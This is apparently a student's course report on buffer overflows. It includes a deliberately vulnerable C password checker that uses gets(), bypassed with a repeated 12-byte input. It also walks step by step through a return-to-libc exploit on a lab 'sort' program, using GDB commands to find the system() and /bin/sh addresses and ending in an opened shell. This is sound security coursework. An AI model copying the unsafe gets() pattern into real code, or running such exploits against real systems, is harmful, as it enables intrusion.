Project 1 Deliverable – Daniel Rozen

Task 1 - Understanding Buffer Overflow

My Vulnerable Program:

Received inspiration from citation 1.

```
/*
 ===============================================================================
 Name        : stackBufferOverflow.c
 Author      : Daniel Rozen
 Description : Program that demonstrated a Stack Buffer Overflow
 ===============================================================================
 */

#include <strings.h>
#include <stdio.h>

int main (void)
{
   char storedPwd[6] = "111111";
   char enterPwd[6];

   printf("Please enter your password:\n");
   gets(enterPwd);

   printf("You have entered (%s)\n", enterPwd);

   if (strncmp(storedPwd, enterPwd, 6) == 0)
      printf("stored Pwd: (%s), entered Pwd (%s), Password valid!!!\n", storedPwd, enterPwd);
   else
```

```
        printf("stored Pwd: (%s), entered Pwd(%s), Password invalid\n", storedPwd, enterPwd);


}
```

<u>Stack Layout</u>

(adapted from the course notes and citation 1)

Addr	Return Address = 4 bytes
Addr - 4	Saved Frame pointer = 4 bytes
Addr - 8	char storedPwd[6] = 6 bytes (overflowed area of the stack begins here and moves upwards, in grey)
Addr - 14	char enterPwd[6] = 6 bytes
Addr - 20	Unallocated Stack Space

The stack grows from high addresses to low addresses (top down on our diagram). Addresses grow from bottom up in our diagram. As we push things on to the stack, the stack moves to a lower address.

<u>Exploiting explanation</u>:

If we enter more than 6 bytes of input during *gets(enterPwd)* , this will overflow into the area of the stack stored char storedPwd[6] and overwrite this variable. If we enter between 12 and 16 bytes of input, this will overwrite the saved frame pointer.

If we enter between 17 and 20 bytes of input, this will overwrite the return address.

If we would like to exploit the program, we can enter a string 12 bytes long with a repetition of the first 6 bytes, eg. "123456123456". This will store enterPwd as "123456" and overwrite storedPwd with "123456".

Therefore the program line:

```
  if (strncmp(storedPwd, enterPwd, 6) == 0)
```


will evaluate to true and the program will respond that the password enter is valid!

<u>Task 2 - Exploiting Buffer Overflow</u>

<u>Screenshots demonstrating the exploit script</u>

My exploit methods derived a lot of help from source 4.


1. Buffer overflow caused by your crafted ***data.txt*** and overflow proof in GDB (10 points)



```
0xb7f76a24
0xb7e56192
0xb7e56190
0xb6e56190
0xb5e56190
0xb4e56190

Sorted list in ascending order:
8
9
10
11
12
13
14
15
16
17
18
19
9
b4e56190
b5e56190
b6e56190
b7e56190
b7e56192
b7f76a24
$ exit

Program received signal SIGSEGV, Segmentation fault.
0xb7e56192 in __libc_system (line=0xb7fc0000 "\250\235\032")
    at ../sysdeps/posix/system.c:178
178     ../sysdeps/posix/system.c: No such file or directory.
(gdb) 
```

2. Locate the Libc ***system()*** address in GDB (10 points)

Using technique from source 3.




```
Program received signal SIGSEGV, Segmentation fault.
0x00000002 in ?? ()
(gdb) b *main
Breakpoint 1 at 0x8048730
(gdb) r data.txt
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/ubuntu/Desktop/Project/sort data.txt

Breakpoint 1, 0x08048730 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e56190 <__libc_syst
em>
(gdb) 
```

system() address was located at 0xb7e56190

3. Locate ***/bin/sh*** address in GDB (10 points)

Using technique from source 3.

http://stackoverflow.com/questions/19124095/return-to-lib-c-buffer-overflow-exercise-issue




```
12
26
77
80
d0
3
4
8
21
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~/Desktop/Project$ gdb -tui sort data.txt
ubuntu@ubuntu-VirtualBox:~/Desktop/Project$ gdb sort
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from sort...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x8048733
(gdb) run data.txt
Starting program: /home/ubuntu/Desktop/Project/sort data.txt

Breakpoint 1, 0x08048733 in main ()
(gdb) print &system
$1 = (<text variable, no debug info> *) 0xb7e56190 <__libc_system>
(gdb) find &system,+9999999,"/bin/sh"
0xb7f76a24
warning: Unable to access 16000 bytes of target memory at 0xb7fc0dac, halting search.
1 pattern found.
(gdb)
```


/bin/sh address was located at 0xb7f76a24

4. Correct exploit payload in ***data.txt*** and being able to open the shell in terminal (30 points

Screenshot of the terminal before I run the exploit




```
ubuntu@ubuntu-VirtualBox:~$ cd Desktop/Project/
ubuntu@ubuntu-VirtualBox:~/Desktop/Project$
```




ubuntu@ubuntu-VirtualBox: ~/Desktop/Project

```
ubuntu@ubuntu-VirtualBox:~/Desktop/Project$ ./sort data.
txt
Source list:
0x19
0x18
0x17
0x16
0x15
0x14
0x13
0x12
0x11
0x10
0x9
0x8
0x7
0xb7f76a24
0xb7e56192
0xb7e56190
0xb6e56190
0xb5e56190
0xb4e56190

Sorted list in ascending order:
8
9
10
11
12
13
14
15
```




```
16
17
18
19
9
b4e56190
b5e56190
b6e56190
b7e56190
b7e56192
b7f76a24
$
```

Entering ‘ls’ and ‘echo $0’ commands in the opened shell in order to verify that I am actually running ‘/bin/sh’:



```
$ ls
core
dataCommented.txt
dataIncremental
dataIncremental.c
dataIncremental.c~
dataIncremental.txt
dataIncremental.txt~
data.txt
data.txt~
gdb output
Project 1 Buffer Overflow Instructions.pdf
sort
sort.c
sort.c~
sortCommented
sortCommented.c
systemTest
systemTest.c
systemTest.c~
$ echo $0
/bin/sh
$
```

Exiting the shell to display the Segmentation Fault (proof of Buffer Overflow)



```
$ echo $0
/bin/sh
$ exit
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~/Desktop/Project$
```

Bibliography

1. Stallings, and Brown. *Computer Security Principle and Practice*. 3/E ed. N.p.: n.p., n.d. Print.

2. "Stack Buffer Overflow." *Stack Buffer Overflow*. Wikipedia, 7 May 2016. Web. 7 May 2016.

3. Lucifer. "Return to Lib_c Buffer Overflow Exercise Issue." *Return to Lib_c Buffer Overflow Exercise Issue*. N.p., n.d. Web. 09 June 2016.

4. El-Sherei, Saif. "Return-to-libc." *SpringerReference* (n.d.): n. pag. *Return-to-libc*. Web.